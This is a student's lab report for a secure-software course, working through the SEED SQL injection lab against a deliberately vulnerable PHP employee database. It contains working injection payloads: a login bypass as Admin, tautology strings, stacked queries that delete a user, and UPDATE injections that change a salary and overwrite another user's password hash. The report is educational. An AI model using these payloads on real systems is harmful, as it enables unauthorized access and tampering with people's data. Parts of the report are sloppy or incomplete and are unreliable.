

Secure Software Development (SWEN7302) Dr: Ahmad Alsadeh

Lab 2: SQL Injection Lab

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Setup:

If you do not have permissions to save php.ini in ubuntu 12.04

Enter: sudo -H gedit /etc/php5/apache2/php.ini

Turn off build-in SQL injection protection

Set magic_quotes_gpc value to 'off' in file /etc/php5/apache2/php.ini in order to turn it off.

download file from the website to patch then run it

\$ tar -zxvf ./patch.tar.gz

\$ cd patch

\$ chmod a+x bootstrap.sh

\$./bootstrap.sh

Task 1: MySQL Console

Log into mysql using this command: mysql -u root -p

Use Users database to check the credential table:

```
mysal> select * from credential:
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email
 | NickName | Password
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 |
             | fdbe918bdae83000aa54747fc95fe0470fff4976 |
  2 | Boby | 20000 | 30000 | 4/20 | 10213352 |
| b78ed97677c161c1c82c142906674ad15242b2d<mark>4 |</mark>
  3 | Ryan | 30000 | 50000 | 4/10 | 98993524 |
| a3c50276cb120637cca669eb38fb9928b01<mark>7e9</mark>ef |
  4 | Samy | 40000 | 90000 | 1/11 | 32193525 |
| 995b8b8c183f349b3cab0ae7fccd39133508d2af |
5 | Ted | 50000 | 110000 | 11/3 | 32111111 |
| 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
  6 | Admin | 99999 | 400000 | 3/5 | 43254314 |
        | a5bdf35a1df4ea895905f6f6618<mark>e83951a6effc</mark>0 |
mysql> select * from credential where Name like'Aice';
Empty set (0.00 sec)
mysql> select * from credential where Name like'Alice':
 .....
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
 1 | Alice | 10000 | 20000 | 9/20 | 10211002 |
  | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
1 row in set (0.00 sec)
mysql>
```

Figure 1

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

Bypassing Logins

Here is the login code in php page for the form

\$sql = "SELECT id, name, eid, salary, birth, ssn, phonenumber, address, email, nickname, Password FROM credential WHERE eid= ' 'OR name='Admin' -- and password='\$input_pwd'";

\$result = \$conn->query(\$sql))

we can see that this task want to enter with name='Admin' and we do not know any of his information to do this task we can close the sentence for the first parameter then write our OR statement to with clues we want then ignore the password part as the following:

\$sql = "SELECT id, name, eid, salary, birth, ssn, phonenumber, address, email, nickname, Password FROM credential WHERE eid= ' 'OR name='Admin' -- and password='\$input_pwd'";

note that I pass in the password field 'nothing' as in the fig 1 and 2

2 C	- Interfrance and Indiana and	
www.seedlabsqlinjection.com/index.html		[] w
Most Visited ▼		
*		
->; ERROR 1046 (3D000): No database selected mysal> use Users;	Employee Profile Information	
Reading table information for completion of table and column names You can turn off this feature to get a quicker startup with -A	Employee ID: OR name='Admin' -	
Database changed	Password:	
<pre>nysql> select * from credential where eid='' OR name='Admin' and Password='n pthing';</pre>	Get Information	
-> ; +++	Copyright © SEED LABs	
ID Name EID Salary birth SSN PhoneNumber Address Email NickName Password		
6 Admin 99999 400000 3/5 43254314		
1 row in set (0.00 sec)		

Figure 2




Figure 3

1. Syntax Using -- symbol

The syntax for creating a SQL comment in MySQL using -- symbol is: -- comment goes here In MySQL, a comment started with -- symbol is similar to a comment starting with # symbol. When using the -- symbol, the comment must be at the end of a line in your SQL statement with a line break after it. This method of commenting can only span a single line within your SQL and must be at the end of the line.

2. Syntax Using /* and */ symbols The syntax for creating a SQL comment in MySQL using /* and */ symbols is: /* comment goes here */

In MySQL, a comment that starts with /* symbol and ends with */ and can be anywhere in your SQL statement. This method of commenting can span several lines within your SQL [1]

Suppose that we have another login page with username and password here is some of possible combinations

```
username: or 1='1 password: or 1='1 username: or '1'='1' password: or '1'='1' username: or 1=1 password: or 1=1
```

Task 2.2: SQL Injection Attack from command line

Before we do this task we need to install curl

sudo -apt -get curl

```
Fetched 3,642 kB in 27s (130 kB/s)
Reading package lists... Done
[12/10/2017 23:55] root@ubuntu:~# sudo apt-get install curl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  language-pack-kde-en language-pack-kde-en-base kde-l10n-engb
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
0 upgraded, 1 newly installed, 0 to remove and 573 not upgraded.
Need to get 137 kB of archives.
After this operation, 349 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu/ precise-updates/main curl i386 7.22.
-3ubuntu4.17 [137 kB]
Fetched 137 kB in 1s (115 kB/s)
Selecting previously unselected package curl.
(Reading database ... 197395 files and directories currently installed.)
Unpacking curl (from .../curl 7.22.0-3ubuntu4.17 i386.deb) ...
Processing triggers for man-db ...
Setting up curl (7.22.0-3ubuntu4.17) ...
[12/10/2017 23:56] root@ubuntu:~#
```

Figure 4

Need to complete this task;......

Task 2.3: Append a new SQL statement

Inject the statement with anther statement (Update or Delete) this can be done by ending the first statement then write new statement with delete or update, I chose to delete the alice user from credential table.

Employee Id: 'OR name='Admin'; delete from credential where name='alice'; --

Password: nothing

Database changed	F27 50101A	
mysql> select * from credential where eid='' OR name='admin';delete	from	crede
ial where name='alice'; and password='nothing';		
+++++++		+

Employee ID	I OD IAdmini dalah Sama
Employee ID:	' OR name='Admin' ; delete from c
Password:	•••••

Figure 5

Figure 6

3.3 Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: SQL Injection Attack on UPDATE Statement — modify salary

This task we need to update unexists field in the query

- Log in as Boby EmployeeID=20000 and Password seedboby
- Click on login
- Click on edit profile button.
- Enter the information in the figure below

Edit Profile	e Information
Edit From	e information
Nick Name:	hackedboby ',Salary='99999
Email:	hackedemail@gmail.com
Address:	ramallah
Phone Number:	059876543
Password:	•••
	Edit
	Edit
211	

Figure 7

Here is the status for updating information for Boby

		LOG OFF
Boby Profile		
Employee ID	20000	
Salary	99999	
Birth	4/20	
SSN	10213352	
NickName	hackedboby	
Email	hackedemail@gmail.com	
Address	ramallah	
Phone Number	059876543	
Edit Profile		

Figure 8

Task 3.2: SQL Injection Attack on UPDATE Statement — modify other people' password

SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL, semicolon (;) is used to separate two SQL statements.

I am trying in this task to update Ryan password while I am logging in Boby I tried to complete the phone number with

• 0987' where name='Boby' "; update credential set password ='e812ba8d00b270ef3502bb53ceb31e8c5188f14e' where name='Ryan'; --

The code will appear like this:

\$sql = "UPDATE credential SET nickname='hackedboby', email='hackedboby2@gmail.com', address='Ramallah', phonenumber=' 0987' where name='Boby' "; update credential set password = 'e812ba8d00b270ef3502bb53ceb31e8c5188f14e' where name='Ryan'; --', Password='\$pwd' WHERE id='\$input_id'";

Edit Profil	e Information	
Nick Name:	hackedboby	
Email:	hackedboby2@gmail.com	
Address:	Ramallah	
Phone Number:	c5188f14e' where name='Ryan' " ;-	
Password:	•••	
	Edit	
Copyright	© SEED LABs	

Figure 9

To update the password in the field password you need to use sha1 inverse I tried to use http://www.sha1-online.com/



Figure 10

Task 4: Countermeasure — Prepared Statement

Modifying the coed to prevent sql injection

Now I tried to login with first task and it does not log in using

\$sql = "SELECT id, name, eid, salary, birth, ssn, phonenumber, address, email, nickname, Password FROM credential WHERE eid= ' 'OR name='Admin' -- and password='\$input_pwd'";

References

[FrankXu,

1 "http://www.cs.bowiestate.edu/Faculty_Web_Pages/FrankXu/teaching/2016fall/COSC535_informati

] on Privacy/labs/sqlInjection/sqlInjectionUsingSqlmap.pdf".